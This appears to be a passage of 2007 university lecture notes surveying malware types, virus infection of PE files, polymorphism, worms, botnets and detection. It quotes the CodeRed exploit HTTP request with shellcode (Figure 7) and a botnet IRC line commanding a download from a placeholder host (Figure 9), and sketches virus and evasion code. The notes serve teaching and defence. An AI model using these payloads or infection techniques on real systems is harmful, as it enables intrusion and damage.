An Introduction to Malware

Sharp, Robin

Publication date:
2007

Document Version
Publisher's PDF, also known as Version of record

An Introduction to Malware

Robin Sharp

Spring 2007

Abstract

These notes, intended for use in DTU course 02233 on Network Security, give a short introduction to the topic of malware. The most important types of malware are described, together with their basic principles of operation and dissemination, and defenses against malware are discussed.

1 Some Definitions

Malware is a general term for all types of malicious software, which in the context of computer security means:

> *Software which is used with the aim of attempting to breach a computer system's security policy with respect to Confidentiality, Integrity or Availability.*

The term *software* should here be understood in the broadest sense, as the malicious effect may make use of executable code, interpreted code, scripts, macros etc. The computer system whose security policy is attempted breached is usually known as the *target* for the malware. We shall use the term the *initiator* of the malware to denote the subject who originally launched the malware with the intent of attacking one or more targets. Depending on the type of malware, the set of targets may or may not be explictly known to the initiator.

Note that this definition relates the maliciousness of the software to an attempted breach of the target's *security policy*. This in turn means that it depends on the privileges of the initiator on the target system. A program P which would be classified as malware if initiated by an user with no special privileges, could easily be quite acceptable (though obviously a potential danger to have lying about) if executed by a system administrator with extensive privileges on the target system.

2 Classification of Malware

Malware is commonly divided into a number of classes, depending on the way in which it is introduced into the target system and the sort of policy breach which it is intended to cause.

The traditional classification was introduced by Peter Denning in the late 1980s [4, 5]. We will use the following definitions:

Virus: Malware which spreads from one computer to another by embedding copies of itself into files, which by some means or another are transported to the target. The medium of transport is often known as the *vector* of the virus. The transport may be initiated by the virus itself (for example, it may send the infected file as an e-mail attachment) or rely on an unsuspecting human user (who for example transports a CD-ROM containing the infected file).

Worm: Malware which spreads from one computer to another by transmitting copies of itself via a network which connects the computers, without the use of infected files.

Trojan horse: Malware which is embedded in a piece of software which has an apparently useful effect. The useful effect is often known as the *overt* effect, as it is made apparent to the receiver, while the effect of the malware, known as the *covert* effect, is kept hidden from the receiver.

Logic bomb: Malware which is triggered by some external event, such as the arrival of a specific date or time, or the creation or deletion of a specific data item such as a file or a database entry.

Rabbit: (aka. **Bacterium**) Malware which uses up all of a particular class of resource, such as message buffers, file space or process control blocks, on a computer system.

Backdoor: Malware which, once it reaches the target, allows the initiator to gain access to the target without going through any of the normal login and authentication procedures.

You may find other, slightly different, definitions in the literature, as the borderlines between the classes are a bit fuzzy, and the classes are obviously not exclusive. For example, a virus can contain logic bomb functionality, if its malicious effect is not triggered until a certain date or time (such as midnight on Friday 13th) is reached. Or a trojan horse may contain backdoor functionality, and so on.

3 Vira

A virus (plural: *vira*) typically consists of two parts, each responsible for one of the characteristic actions which the virus will perform:

Insertion code: Code to insert a copy of the virus into one or more files on the target. We shall call these the *victim* files.

Payload: Code to perform the malicious activity associated with the virus.

All vira contain insertion code, but the payload is optional, since the virus may have been constructed just to reproduce itself without doing anything more damaging than that. On the other hand, the payload may produce serious damage, such as deleting all files on the hard disc or causing a DoS attack by sending billions of requests to a Web site. A general schema for the code of a virus is shown in Figure 1.

```
beginv :
        if spread_condition
          then
                for v ∈ victim_files do
                    begin
                      if not_infected(v)
                        then
                              determine_placement_for_virus_code();
                              insert_instructions_into((beginv .. endv), v);
                              modify_to_execute_inserted_instructions(v);
                      fi;
                    end;
          fi;
          execute_payload();
          start_execution_of_infected_program();
        endv :
```

Figure 1: Code schema for a virus.

As indicated by the schema, the detailed action of the virus depends on a number of strategic choices, which in general depend on the effort which the virus designer is prepared to put into avoiding detection by antivirus systems:

Spreading condition: The criterion for attempting to propagate the virus. For example, if the virus is to infect the computer's boot program, this condition could be that the boot sector is uninfected.

Infection strategy: The criterion for selecting the set of victim files. If executable files are to be infected, this criterion might be to select files from some standard library. If the virus is based on the use of macros, files which support these macros should be looked for, etc.

Code placement strategy: The rules for placing code into the victim file. The simplest strategy is of course to place it at the beginning or the end, but this is such an obvious idea that most antivirus programs would check there first. More subtle strategies which help the virus designer to conceal his virus will be discussed below.

Execution strategy: The technique chosen for forcing the computer to execute the various parts of the virus and the infected program. The code to achieve this is also something which might easily be recognised by an antivirus system, and some techniques used to avoid detection will be discussed below.

Disguise strategy: Although not seen directly in the schema, the designer may attempt to disguise the presence of the virus by including nonsense code, by encryption, by compression or in other ways.

We concentrate first on executable vira, and return to macro vira at the end of this section.

3.1 Code Placement

To understand the various issues associated with code placement, it is necessary to understand the layout of files which contain executable programs or libraries. As an example, we consider the Microsoft Portable Executable (PE) format for Win32 and .NET executables [10], which in fact is based on the historical COFF format designed for object files in older version of Unix. Other executable file formats, such as ELF [15], which is commonly used in more modern Unix-based systems, are very similar. The general layout of a PE file is shown in Figure 2.



Figure 2: Layout of a file in PE format.

The MS-DOS section is a historical relic intended to achieve DOS compatibility where possible. Amongst other things, the section contains an MS-DOS compatible header with the usual MS-DOS *file signature* for executables ("MZ"), and an MS-DOS *stub program* (a valid application which can run under MS-DOS, possibly just announcing that the executable cannot be run under MS-DOS). At address `0x3c` relative to the start of the file, the section also contains a field which gives the address (relative to the start of the file) of the PE Header which starts the actual win32/.NET executable.

The PE Header starts with a *file signature* for PE files, which is the two characters

Offset	Field	Description
0	Machine	Type of target machine
2	NumberOfSections	Number of sections in section table
4	TimeDateStamp	File creation time (rel. to 00:00 on 1 January 1970)
8	PointerToSymbolTable	File offset of COFF symbol table
12	NumberOfSymbols	Number of symbols in symbol table
16	SizeOfOptionalHeader	Size of Optional Header (bytes)
18	Characteristics	Flags indicating file attributes

Figure 3: Layout of COFF File Header.

Offset	Field	Description
0	Magic	Type of image file (e.g. `0x10b` for normal executable)
2	MajorLinkerVersion	Linker major version number
3	MinorLinkerVersion	Linker minor version number
4	SizeOfCode	Total size of all code sections
8	SizeOfInitializedData	Total size of all initialised data sections
12	SizeOfUninitializedData	Total size of all uninitialised data sections
16	AddressOfEntryPoint	Address of entry point (rel. to image base)
18	BaseOfCode	Address of beginning-of-code section (rel. to image base)

Figure 4: Layout of COFF standard fields of Optional Header.

"PE" followed by two null bytes. This is followed by a COFF File Header, which contains the seven fields shown in Figure 3. This is in turn followed by the so-called Optional Header (which is in fact mandatory in executable files). The Optional Header is of variable length, and falls into three parts. The first of these is standard for all COFF format files, and contains information about the sizes of various parts of the code, and the address of the main *entry point* (relative to the start of the image) when the image is loaded into memory, as illustrated in Figure 4. This is followed by supplementary information specific to the Windows environment. The third part of the Optional Header is a set of Data Directories, which give the positions (relative to the start of the file) and sizes of a number of important tables, such as the relocation table, debug table, import address table, and the attribute certificate table. Except for the certificate table, these are loaded into memory as part of the image to be executed. The certificate table contains certificates which can be used to verify the authenticity of the file or various parts of its contents; typically each certificate contains a hash of all or part of the file, digitally signed by its originator – a so-called Authenticode PE Image Hash.

After the PE Header, the file contains a Section Table, which contains a 40-byte Section Header for each of the sections of the image. Each Section Header describes the size, memory position within the image, and other characteristics of the section, such as whether it contains executable code or is write-protected. The actual code and data for the sections follows in the Image Pages part of the file. Most executable programs in practice consist of



Figure 5: Fitting virus code into waste space within disc sectors: (a) for a small virus and (b) for a larger virus. The sector boundaries are indicated by the small vertical marks.

several sections, typically at least one for code, one for data and one for *import information* which contains references to all the DLLs referenced by the program and the functions called from these DLLs.

Several of the fields mentioned above are obvious targets for vira to manipulate. By changing the sizes or positions given in the section headers, for example, it is possible to make room for extra, malicious code within an executable. Since the section will always be allocated an integral number of sectors on the disc, regardless of its real size, this expansion will not necessarily change the size of the file – the extra code can be fitted into the "waste space" at the end of the disc sector. If there is no single section with enough waste space, the malicious code can be divided among several sections, as illustrated in Figure 5(b).

A common arrangement is for the largest area of waste space to be used to contain a small *loader* which can load the remaining pieces of the virus code as required. One of the tests used for selecting the set of victim files would then typically be that they must contain a contiguous area of waste space which is large enough to hold the virus loader. Dividing the virus code up into small pieces also helps the virus designer to avoid his virus being detected, as the antivirus system will find it difficult to recognise a signature which is spread out over several regions of the file.

3.2 Executing the Virus Code

The simplest way of ensuring that the virus code is executed is to change the AddressOfEntryPoint field in the Optional Header, so that it points to the start of the virus code. With this approach, it is usual for the virus code to be constructed so that the "original" code is executed after the virus code, as indicated in the examples of Figure 5. In this way, the executable appears to have the usual effect and the user does not get suspicious.

Directly changing the AddressOfEntryPoint field is such an obvious idea that most antivirus systems check whether the beginning of the code is in a section which should not contain executable code or contains known patterns from a database of viral code. In an *Entry Point Obscuring (EPO)* virus, a more sophisticated technique is adopted in order to hide what is going on. Some possibilities, roughly in order of increasing complexity, are:

- Insert a *JUMP instruction* somewhere in the executable's code, to cause a jump to the start of the virus code.

- Change an existing *CALL instruction* to call the virus code. With many machine architectures (including the ubiquitous Intel x86 family), this is not as easy as it sounds, since the CALL instruction uses a one-byte opcode (Intel: 0xe8), which could just as easily be an item of data or part of an address. The viral code for inserting the virus in the victim file therefore checks whether the address after the 0xe8 "opcode" points into the *import section*, in which case it really is a CALL instruction. Note that this technique is not entirely foolproof seen from the virus designer's point of view, since there is no guarantee that the executable will in fact execute the CALL instruction during execution of the program.
- Change the content of the *import table*, which contains addresses of all imported functions, so that one of the entries in the table is replaced by the address of the start of the virus code. When the infected executable calls the relevant function, it starts the virus code instead. Once again, in order to prevent users becoming suspicious, the virus must call the original function once its own execution is completed.

Detection of EPO vira is a challenge, as the inserted or modified JUMP or CALL instructions can in principle be placed anywhere within the code. Searching through the file and checking all the JUMP and CALL instructions to see whether they activate viral code can be a slow process. The other effective way to detect the presence of the virus is to emulate the execution of the program and see whether it would actually cause any damaging effects. This is also slow, and can be fooled by a clever virus designer who includes random choices in the virus, so that it does not have a malicious effect every time it is activated. It is exactly this problem with EPO vira which has led to the development of antivirus systems which rely on detection of *malicious behaviour* rather than recognition of signatures. This approach will be dealt with in more detail in Section 6.3 below.

A variant of the EPO approach is for the actual viral code to be kept in a library file (a shared library or a DLL) which the infected executable will call. The changes to the infected file can in this way be kept to a minimum: a pointer to the malicious library needs to be inserted in the import tables, and a CALL instruction must be inserted somewhere in the executable. This technique is used, for example, by the COK variant (2005) of the BackDoor virus (actually a Trojan horse) which deposits a DLL called spool.dll and then injects code into all processes running on the computer, so that they link to it.

3.3 Disguising the Virus

Since signature-based antivirus systems attempt to find viral code by looking for characteristic byte sequences in the executable, virus designers have adopted various techniques for disguising such sequences. The two dominant techniques are *encryption* of the viral code and *polymorphism*.

3.3.1 Encryption

Encryption of the viral code with different encryption keys will produce different ciphertexts, thus ensuring that a signature scanner cannot recognise the virus. However, the

ciphertext needs to be decrypted before the virus can be executed; the code for the decryption algorithm cannot itself be encrypted, and will need to be disguised using another technique, such as polymorphism.

The first attempts to encrypt vira used very simple encryption algorithms, such as using bitwise XOR (Exclusive Or) of consecutive double words with the encryption key. More modern encrypted vira use stream ciphers or SKCS block ciphers. Whatever technique is used, the key must be somewhere within the virus, and careful analysis of the decryption algorithm will reveal where this is.

3.3.2 Polymorphism

A polymorphic (from the Greek for "many formed") virus is deliberately designed to have a large number of variants of its code, all with the same basic functionality. This is ensured by including different combinations of instructions which do not have any net effect. For example, each copy of the virus may include different numbers of:

- Operations on registers or storage locations which the algorithm does not really use,
- Null operations (NOP or similar).
- "Neutral groups" of instructions, such as an increment followed by a decrement on the same operand, a left shift followed by a right shift, or a push followed by a pop.

or it may just use different groups of registers from the other variants.

A further approach is *code transposition:* to swap round the order of instructions (or whole blocks of instructions) and insert extra jump instructions in order to achieve the original flow of control. An example of all these techniques is shown in Figure 6, which shows part of the Chernobyl virus before and after insertion of extra code. All of these approaches effectively hide the virus code from signature scanners, and other techniques such as emulation are needed to discover the presence of the virus in an executable file.

3.4 Other Types of Virus

As stated at the beginning of these notes, malware may be based on any kind of software, not just ordinary executable (.exe) files and linked libraries. Examples of other vectors for transmitting vira are:

1. Interpreted scripting languages, particularly Perl and Visual Basic.
2. Interpreted document handling languages such as PostScript and PDF.
3. Macro languages used in document handling programs such as MS Word or Excel. The actual macro language is usually some form of Basic.
4. Multimedia files, such as the RIFF files used to supply animated cursors and icons.

A particular danger with these is that many ordinary users are completely unaware that there is a possibility of executing malicious code due to, say, opening a PostScript document or using an attractively animated cursor. Vira based on these vectors are therefore easily spread, for example via e-mail. On the positive side, this "user unawareness" means that few designers of such vira bother to encrypt them or disguise them in any way.

Basic code			Polymorphic variant		
WVCTF:	mov	eax, drl	WVCTF:	mov	eax, drl
	mov	ebx, [eax+10h]		jmp	Loc1
	mov	edi, [eax]	Loc2:	mov	edi, [eax]
LOWVCTF:	pop	ecx	LOWVCTF:	pop	ecx
	jecxz	SFMM		jecxz	SFMM
	mov	esi, ecx		inc	eax
	mov	eax, 0d601h		mov	esi, ecx
	pop	edx		dec	eax
	pop	ecx		nop	
	call	edi		mov	eax, 0d601h
	jmp	LOWVCTF		jmp	Loc3
SFMM:	pop	ebx	Loc1:	mov	ebx, [eax+10h]
	pop	eax		jmp	Loc2
	stc		Loc3:	pop	edx
	pushf			pop	ecx
				nop	
				call	edi
				jmp	LOWVCTF
			SFMM:	pop	ebx
				pop	eax
				push	eax
				pop	eax
				stc	
				pushf	

Figure 6: An example of polymorphism (after [3]). The code on the right has the same effect as that on the left, but a different appearance. Extra jump instructions are marked in red, and other empty code in blue.

A classic example is the Melissa e-mail virus of 1999, which used Word macros. If the infected Word 2000 document was opened, it caused a copy to be sent to up to 50 other users via MS Outlook, using the local user's address book as a source of addresses.

A more modern example is the family of trojan horses which exploited the Microsoft animated cursor vulnerability (2006). By passing an apparently innocent animated cursor in an ANI file to an unsuspecting user via a malicious web page or HTML e-mail message, the attacker was able to perform remote code execution with the privileges of the logged-in user. The vulnerability was in fact a buffer overflow vulnerability based on the fact that the lengths of RIFF chunks (the logical blocks of a multimedia file) were not checked. This made it possible, by sending a malformed chunk, to create a buffer overflow in the stack, overwriting the return address for the LoadAniIcon function which should load the animated cursor. In this way, the normal function return was replaced by a jump to viral code hidden in the ANI file.

4 Worms

Worms are, according to our definition, pieces of software which reproduce themselves on hosts in a network without explicitly infecting files. Once again, the term "software" is to be understood in the broadest sense, since worms, like vira, may be based on executable code, interpreted code, scripts, macros, etc. A worm typically consists of three parts:

Searcher: Code used to identify potential targets, i.e. other hosts which it can try to infect.

Propagator: Code used to transfer the worm to the targets.

Payload: Code to be executed on the target.

As in the case of vira, the payload is optional, and it may or may not have a damaging effect on the target. Some worms are just designed to investigate how worms can be spread, or actually have a useful function. One of the very first worms was invented at Xerox Palo Alto Research Center in the early 1980s in order to distribute parts of large calculations among workstations at which nobody was currently working [13]. On the other hand, even a worm without a payload may have a malicious effect, since the task of spreading the worm may use a lot of network resources and cause Denial of Service. A typical example of this was the W32/Slammer worm of 2003.

Worms with a malicious payload can have almost any effect on the target hosts. Some well-known examples are:

1. To exploit the targets in order to cause a Distributed DoS attack on a chosen system. Example: Apache/mod_ssl (2002)
2. Website defacement on the targets, which are chosen to be web servers. Example: Perl.Santy (2004), which overwrote all files with extensions .asp, .htm, .jsp, .php, .phtm and .shtm on the server, so they all produced the text "This site is defaced!!! NeverEverNoSanity WebWorm generation xx".
3. Installation of a keylogger to track the user's input, typically in order to pick up passwords, PIN codes, credit card numbers or other confidential information, and to

transmit these to a site chosen by the initiator of the worm. Malware which does this sort of thing is often known as *spyware*.

4. Installation of a backdoor, providing the initiator with access to the target host. The backdoor can be used to produce breaches of confidentiality similar to spyware.
5. To replace user files with executables which ensure propagation of the worm or possibly just produce some kind of display on the screen. Example: LoveLetter (2000), which amongst other things overwrote files with a large number of different extensions (.js, .jse, .css, .wsh, .sct, .hca, .jpg, .jpeg, .mp2 and .mp3) with Visual Basic scripts which, if executed, would re-execute the worm code.

4.1 Searching for Targets

The search for new targets can be based on information found locally on the host which the worm is currently visiting, or it may be based on a more or less systematic search of the network. Local information can be found in configuration files of various sorts, as these often contain addresses of other hosts to be contacted for various purposes. Worms which spread via e-mail look in personal e-mail address books or search through text files which might contain e-mail addresses (typically files with file extensions .txt, .html, .xml or even .php).

Searching through the network is usually based on port scanning, since propagation of the worm depends on the presence of a suitable open port which can be contacted.

4.2 Propagating the Worm

Once some suitable potential targets have been discovered, the worm will try to use its chosen propagation technique to send itself to these new hosts and get its code executed on them. The transmission of the worm is typically automatic, whereas its activation on the target host may involve a human user on that host. Some examples are:

- The e-mail worm LoveLetter (2000) included the malicious executable of the worm as a mail attachment. If the user opened this attachment, which contained a Visual Basic script disguised as a .txt file, the worm would be activated on his system.
- Secure communication between computers is often ensured at user level via the use of SSH. However, this can be set up in a way which allows users to login without repeating their password on hosts where they have already correctly logged in once. This vulnerability can be exploited by a worm to "log in" on this group of hosts and execute itself.
- The CodeRed worm (2001) exploited a buffer overflow vulnerability in the ldq.dll library used in Microsoft's IIS server, which enabled the worm to get control over the thread which the server started up to handle an incoming HTTP GET request. Essentially, the vulnerability allowed the worm to insert code into the thread, a technique generally known as *Code Injection*. A request giving this effect is shown in Figure 7. The long sequence of N's in the request ensures that the worm code bytes (`%u9090...%u000a`) are placed in the stack in such a position that the return address

for the current routine is overwritten with the value `0x7801cbd3`. The instruction at address `0x7801cbd3` (actually within the library msvcrt.dll) is `call ebx`. When this instruction is executed, control returns to a position in the stack containing the initial code for the worm. This initial code causes a jump to the body of the worm code, which is in the body of the incoming HTTP request.

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucdb3%u78
01%u9090%u6858%ucdb3%u7801%u9090%u9090%u8190%u00c3
%u0003%u8b00%u531b%u53ff%u0078%u0000%u000a
HTTP/1.0
```

Figure 7: The CodeRed worm was spread via code injected into a server thread via a buffer overflow event caused by the HTTP command shown here.

Either of the transmission and activation steps may of course be unsuccessful. For example, with an e-mail worm, the e-mail containing the worm may be refused by the destination mail server (failure of the sending step), or the user may refuse to activate the attachment which will execute the worm code (failure of the execution step). Similarly, the CodeRed worm may successfully reach a Web server which does not have the vulnerability on which it depends for being executed on the target. And so on.

5 Botnets

Botnets illustrate the specialised use of a worm or Trojan horse to set up a private communication infrastructure which can be used for malicious purposes. The aim of the actual botnet is to control a large number of computers, which is done by installing a *backdoor* in each of them. The individual computers in the botnet then technically speaking become *zombies* since they are under remote control, but are in this context usually referred to simply as *bots*. The bots can be given orders by a controller, often known as the *botmaster*, to perform various tasks, such as sending spam mail, adware, or spyware, performing DDoS attacks or just searching for further potential targets to be enrolled in the botnet. In many cases, the botmaster offers such facilities as a service to anyone who is willing to pay for it. Botnets with large numbers of bots can obtain higher prices than smaller botnets. There have been press reports of some very large botnets, such as one with 1.5 million bots controlled from Holland, and one with 10 000 bots in Norway; both of these were closed by the police. A good technical review of botnets and their method of operation can be found in reference [2].

Regardless of how the bot code is spread, the computers which it reaches almost always have to sign up with a master server, after which they can be given orders. This means that the activities associated with a botnet typically fall into four phases:

1. **Searching:** Search to find target hosts which look suitable for attack, typically because they appear to have a known vulnerability or easily obtainable e-mail addresses which can be attacked by an e-mail worm or Trojan horse.
2. **Installation:** The backdoor code is propagated to the targets, where an attempt is made to install the code or persuade the user to do so, so that the targets become bots.
3. **Sign-on:** The bots connect to the master server and become ready to receive Command and Control (C&C) traffic.
4. **C&C:** The bots receive commands from the master server and generate traffic directed towards further targets.

This is illustrated in Figure 8. Each of these phases generates characteristic patterns of



Figure 8: Architecture and operation of a typical botnet

activity in the hosts and on the network, and these form the basis of detection strategies for botnets.

Usually the master server is a semi-public IRC server. Seen from the point of view of the botmaster, it is important that the server should not officially be controlled by him/her, since this could lead to the botmaster being identified. Since running a botnet is at least potentially a criminal act, the botmaster does not want this to happen. Indeed, the botmaster will usually hide behind several proxies in order to anonymise his activities and avoid identification. On the other hand, to avoid detection of the actual Botnet, the server

is not usually a well-known public server either, as most of these are carefully monitored for botnet activity. The new bot automatically attempts to connect to the server and to join a predetermined IRC channel. This channel is used by the botmaster to issue commands to his bots.

Detection of the worm (or whatever) used to spread the botnet code takes place in the network or on the individual hosts as for any other type of malware, and we consider methods for doing this in Section 6 below [1]. However, it should be clear that from a security point of view, it is at least as important to detect the master server, identify the control channel and (if possible) determine the identity of the botmaster, since without these elements the botnet is non-functional. Detection of the master server is most reliably done during the Sign-on and C&C phases of botnet operation, since the Searching and Installation phases can be performed by the bots themselves and (after the initial command from the controller) do not necessarily involve the master server at all.

Most master servers nowadays are rogue IRC servers, which are bots which have been instructed to install and host an IRC server. To avoid detection, many of them use non-standard IRC ports, are protected by passwords and have hidden IRC channels. Typical signs of such a rogue IRC server, according to [9], are that they have:

- A high invisible to visible user ratio.
- A high user to channel ratio.
- A server display name which does not match the IP address.
- Suspicious nicks (botspeak for user IDs), topics and channel names.
- A suspicious DNS name used to find the server(s).
- Suspicious Address Resource Records (ARRs) associated with DNS name (see RFC1035).
- Connected hosts which exhibit suspicious behaviour, such as the sudden bursts of activity associated with mass spamming or DDoS attacks.

The example of a login screen for such a server shown in Figure 9 illustrates this.

Monitoring of the DNS is often a good place to start when looking for the master server. Some (heuristic) rules which tend to indicate suspicious activity are:

- Repetitive A-queries to the DNS often come from a servant bot.
- MX-queries to the DNS often indicate a spam bot.
- in-addr.arpa queries to the DNS often indicate a server.
- The names being looked up just look suspicious.
- Hostnames have a 3-level structure: `hostname.subdomain.top_level_domain`.

Unfortunately, even if a particular DNS entry looks suspiciously as though it is being used by the botnet, it is not entirely simple to close this entry, since many botnets are organised to take precautions against this. For example, if the master server is "up", but its name cannot be resolved, then bots connected to it will be instructed to update the DNS. Correspondingly, if the name can be resolved, but the master server is "down", then the DNS is changed to point to one or more alternative servers.

[1] In fact, bot code is, if anything, relatively easy to detect, since a very large proportion of botnets are based on code from the same source, known as AgoBot; there are at least 450 variants on the AgoBot code.

```
------------------------------------------------------------
Welcome to irc.whitehouse.gov
Your host is h4x0r.0wnz.j00
There are 9556 users and 9542 invisible on 1 server
5 :channels formed
1 :operators online
Channel    Users      Topic
#help      1
#oldb0ts   5          .download http://w4r3z.example.org/r00t.exe
End of /List
------------------------------------------------------------
```

Figure 9: Login screen from an IRC server used by a botnet (from [9])

A recent development in botnet technology is the use of protocols other than IRC as the basis for the botnet. An example is the Nugache botnet (2006), which uses peer-to-peer (P2P) technology with encryption to build up the network and to spread C&C traffic, and which does not use the DNS. This approach makes it extremely difficult for defenders to find the master server (if one can speak of a master in a P2P system at all).

If the master server(s) cannot be (or at least have not yet been) found, then the last line of defense against the activity of the botnet is to block as much of the botnet traffic as possible at the network level. This can, for example, be done by fixing rate limits for network flows which use uncommon protocols and ports, and by using both ingress and egress filters on each sub-net, so as to filter off typical botnet command and control (C&C) traffic which the botmaster uses to control his bots.

6 Malware Detection

Traditional signature scanning is still the basis of most malware detection systems. Techniques for rapid string comparison are continually being developed. In addition to well-known algorithms for matching single strings, such as the Boyer-Moore-Horspool [6] and Backward Nondeterministic Dawg Matching (BNDM) [12] algorithms, efficient algorithms, such as the Aho-Corasick [1] and Wu-Manber [17] algorithms, are available for searching for multiple strings. The BNDM algorithm [12], amongst others, can also be extended to match strings including gaps and/or "wildcard" elements. This allows the scanner to deal with a certain amount of polymorphism in the malware. Scanners can be made more efficient by restricting the area which they search through in order to find a match. For example, a particular virus may be known always to place itself in a particular section of an executable file, and it is then a waste of effort to search through other parts of the file.

Scanning has the advantage over other methods that it can be performed not only on files in the *hosts*, but also to a certain extent on the traffic passing through the *network*.

This makes it possible in principle for ISPs and local network managers to detect and remove (some) malware before it reaches and damages any hosts. Similarly, the system on the host can scan all incoming mail and web pages before actually storing them on the host. This *"on access"* approach to malware detection is very common in commercial antivirus products.

6.1 Detection by Emulation

Detection of polymorphic or encrypted malware in general requires a more advanced technique than signature scanning. A common method is to emulate the execution of the code under strictly controlled conditions. In the case of encrypted vira, this is often known as *Generic Decryption (GD)*, as it uses the virus' own decryption algorithm to decrypt the virus and reveal the true code [11]. Emulation has two basic problems:

1. It is very slow (maybe 100-1000 times slower than direct execution on the CPU).
2. It is not always 100% accurate, since the CPU to be emulated is not always sufficiently documented. Many CPUs contain undocumented instructions (or undocumented features of well-known instructions) which can potentially be exploited by virus designers.

Furthermore, although detection of a malicious effect during emulation is a clear sign that the software being investigated is malware, failure to detect any malicious effect is not a guarantee that the software is "clean". It is a fundamental result that no program can be constructed to decide unambiguously whether or not a piece of software will have a malicious effect when executed. Construction of such a program would be equivalent to constructing a program which could solve the *halting problem*, i.e. decide whether or not execution of a given piece of software will halt at some stage or continue for ever. It is a fundamental result of computer science that the halting problem cannot be solved. So obviously it is an open question how long the emulation should be allowed to continue before the software being investigated is declared malware-free.

6.2 Detection by Static Program Analysis

